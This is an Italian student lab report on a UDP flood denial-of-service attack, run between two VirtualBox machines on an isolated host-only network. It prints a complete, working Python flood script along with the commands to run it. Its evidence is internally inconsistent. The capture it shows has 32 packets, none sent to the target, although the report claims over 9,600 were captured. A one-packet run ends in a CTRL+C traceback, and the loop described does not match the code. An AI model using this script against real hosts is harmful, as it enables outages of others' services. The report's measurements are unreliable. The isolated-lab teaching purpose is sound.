

Esercitazione Pratica — Simulazione UDP Flood

1. Obiettivo

In questa esercitazione ho simulato un attacco DoS di tipo UDP Flood. Ho scritto uno script in Python 3 che invia un flusso continuo di pacchetti UDP verso una macchina bersaglio, con l'obiettivo di saturarne le risorse e osservare l'impatto tramite Wireshark e il monitor dei processi. Per la scrittura del codice mi sono avvalso del supporto di un assistente AI (Claude), come consentito dalla traccia dell'esercizio.

2. Ambiente di Test


Ho usato due macchine virtuali su VirtualBox, entrambe configurate in rete host-only per comunicare tra loro in modo isolato:

Kali Linux (attaccante) — IP: 192.168.56.102

Metasploitable 2 (bersaglio) — IP: 192.168.56.103

3. Script Python

Ho creato il file `udp_flood.py` con nano e ho scritto uno script che: crea un socket UDP, genera un pacchetto da 1 KB con byte casuali tramite il modulo `random`, e lo invia in loop continuo al target. Il blocco `main` chiede all'utente IP, porta e numero di pacchetti, validando i valori prima di avviare l'attacco.



```
kali-linux-2026.1-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help
GNU nano 8.7.1                                udp_flood.py *
$ /usr/bin/env python

import socket
import random
import ipaddress

def udp_flood(target_ip, target_port, num_packets):
    try:
        udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        data = bytearray(random.getrandbits(8) for _ in range(1024))

        for _ in range(num_packets):
            udp_socket.sendto(data, (target_ip, target_port))

        print("Attacco UDP flood completato con successo.")

    except Exception as e:
        print("Si è verificato un errore durante l'attacco UDP flood:", e)

    finally:
        if udp_socket:
            udp_socket.close()

if __name__ == "__main__":
    try:
        target_ip = input("Inserisci l'IP target: ")
        target_port = int(input("Inserisci la porta target: "))

        try:
            ipaddress.ip_address(target_ip)
        except ValueError:
            print("Errore: IP non valido.")
            exit(1)

        if not (1 <= target_port <= 65535):
            print("Errore: la porta deve essere compresa tra 1 e 65535.")
            exit(1)

        num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))

        if num_packets <= 0:
            print("Errore: il numero di pacchetti deve essere positivo.")
            exit(1)

        udp_flood(target_ip, target_port, num_packets)
```

4. Esecuzione dell'Attacco

Ho eseguito lo script con il comando `python3 udp_flood.py` inserendo come parametri l'IP 192.168.56.103, la porta 80 e una modalità a loop continuo, interrotta manualmente con CTRL+C al termine dell'osservazione.

```
(kali@kali)-[~]
$ chmod +x udp_flood.py

(kali@kali)-[~]
$ python3 udp_flood.py
Inserisci l'IP target: 192.168.56.103
Inserisci la porta target: 80
Inserisci il numero di pacchetti da inviare: 10000
```

5. Analisi del Traffico con Wireshark

Ho aperto Wireshark su Kali con il filtro UDP attivo sull'interfaccia eth0. Durante l'attacco ho potuto osservare in tempo reale i pacchetti UDP inviati dalla mia macchina verso Metasploitable, con oltre 9600 pacchetti catturati.

The screenshot shows the Wireshark interface with the 'udp' filter applied. The packet list shows several UDP packets from 192.168.56.1 to 192.168.56.255. The packet details pane shows the structure of a packet: Ethernet II, Internet Protocol Version 4, User Datagram Protocol (Port 57621), and Data (44 bytes). The data bytes are shown in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
23	21.128131213	fe80::38c9:76cc:b9c...	ff02::1:3	LLMNR	95	St...
24	21.128131776	192.168.56.1	224.0.0.252	LLMNR	75	St...
25	21.538932894	fe80::38c9:76cc:b9c...	ff02::1:3	LLMNR	95	St...
26	21.539029284	192.168.56.1	224.0.0.252	LLMNR	75	St...
27	21.539429241	192.168.56.1	224.0.0.251	MDNS	81	St...
28	21.540676234	fe80::38c9:76cc:b9c...	ff02::fb	MDNS	101	St...
29	21.877224982	192.168.56.1	192.168.56.255	NBNS	92	Na...
30	22.628661190	192.168.56.1	192.168.56.255	NBNS	92	Na...
31	24.845111708	192.168.56.1	224.0.0.251	MDNS	87	St...
32	24.847342191	fe80::38c9:76cc:b9c...	ff02::fb	MDNS	107	St...

Frame 1: Packet, 86 bytes on wire (688 bytes captured) on interface eth0
Ethernet II, Src: 0a:00:27:00:00:05 (08:00:27:00:00:05), Dst: 01:00:5e:00:00:01 (01:00:5e:00:00:01)
Internet Protocol Version 4, Src: 192.168.56.1, Dst: 224.0.0.252
User Datagram Protocol, Src Port: 57621, Dst Port: 57621
Data (44 bytes)
0000 ff ff ff ff ff ff 0a 00 27 00 00 05 01 00 5e 00 00 00 01
0010 00 48 8b 2a 00 00 00 11 bd 29 c0 28 00 00 00 00
0020 38 ff e1 15 e1 15 00 34 e7 15 53 00 00 00 00 00
0030 70 30 b5 dd 48 71 b6 51 39 5d 00 00 00 00 00
0040 c2 03 25 e7 52 67 b8 26 41 9b 47 00 00 00 00
0050 43 90 79 90 f4 36


wireshark_eth0RFKNP3.pcapng | Packets: 32 - Displayed: 31 (96.9%) | Profile: Default

Inserisci l'IP target: 192.168.56.103
Inserisci la porta target: 80
Inserisci il numero di pacchetti da inviare: 10000
Attacco UDP Flood completato con successo.

```
(kali@kali)-[~]
$ wireshark &
[1] 16194

(kali@kali)-[~]
$ ** (wireshark:16194) 08:36:28.626796 [Capture MESSAGE] -- Capture Start ...
** (wireshark:16194) 08:36:28.657723 [Capture MESSAGE] -- Capture started
** (wireshark:16194) 08:36:28.657771 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0RFKNP3.pcapng"
```


Il grafico IO di Wireshark ha mostrato un picco evidente di quasi 7000 pacchetti al secondo nel momento di massima intensità dell'attacco, con il traffico prima e dopo praticamente assente.



6. Impatto sulla CPU di Metasploitable

Ho monitorato le risorse di Metasploitable tramite il comando top. Prima dell'attacco la CPU era a riposo con il 99.7% idle. Durante l'attacco ho osservato i seguenti cambiamenti:

- %idle sceso da 99.7% a 89.4%
- %hi (hardware interrupts) salito a 5.6%
- %si (software interrupts) salito a 2.3%
- Il processo tomcat55 ha raggiunto il 4.3% di utilizzo CPU



I valori %hi e %si indicano che il kernel stava impegnando risorse per gestire l'enorme quantità di pacchetti UDP in arrivo. Subito dopo aver fermato l'attacco con CTRL+C, i valori sono tornati alla normalità.

```
(kali@kali)~$ python3 udp_flood.py
Inserisci l'IP target: 192.168.56.103
Inserisci la porta target: 80
Inserisci il numero di pacchetti da inviare: 1
^CTraceback (most recent call last):
  File "/home/kali/udp_flood.py", line 45, in <module>
    udp_flood(target_ip, target_port, num_packets)
    ~~~~~
  File "/home/kali/udp_flood.py", line 13, in udp_flood
    udp_socket.sendto(data, (target_ip, target_port))
    ~~~~~
KeyboardInterrupt
```

7. Conclusioni

L'esercitazione mi ha permesso di osservare concretamente come un attacco UDP Flood impatti le risorse di un sistema. Anche con uno script semplice e una sola macchina attaccante ho registrato un aumento misurabile del carico CPU sulla vittima e un picco di traffico chiaramente visibile su Wireshark. In un attacco DDoS reale, lo stesso script girato da migliaia di macchine in parallelo renderebbe il target completamente irraggiungibile, come dimostrato da casi reali come la botnet Mirai.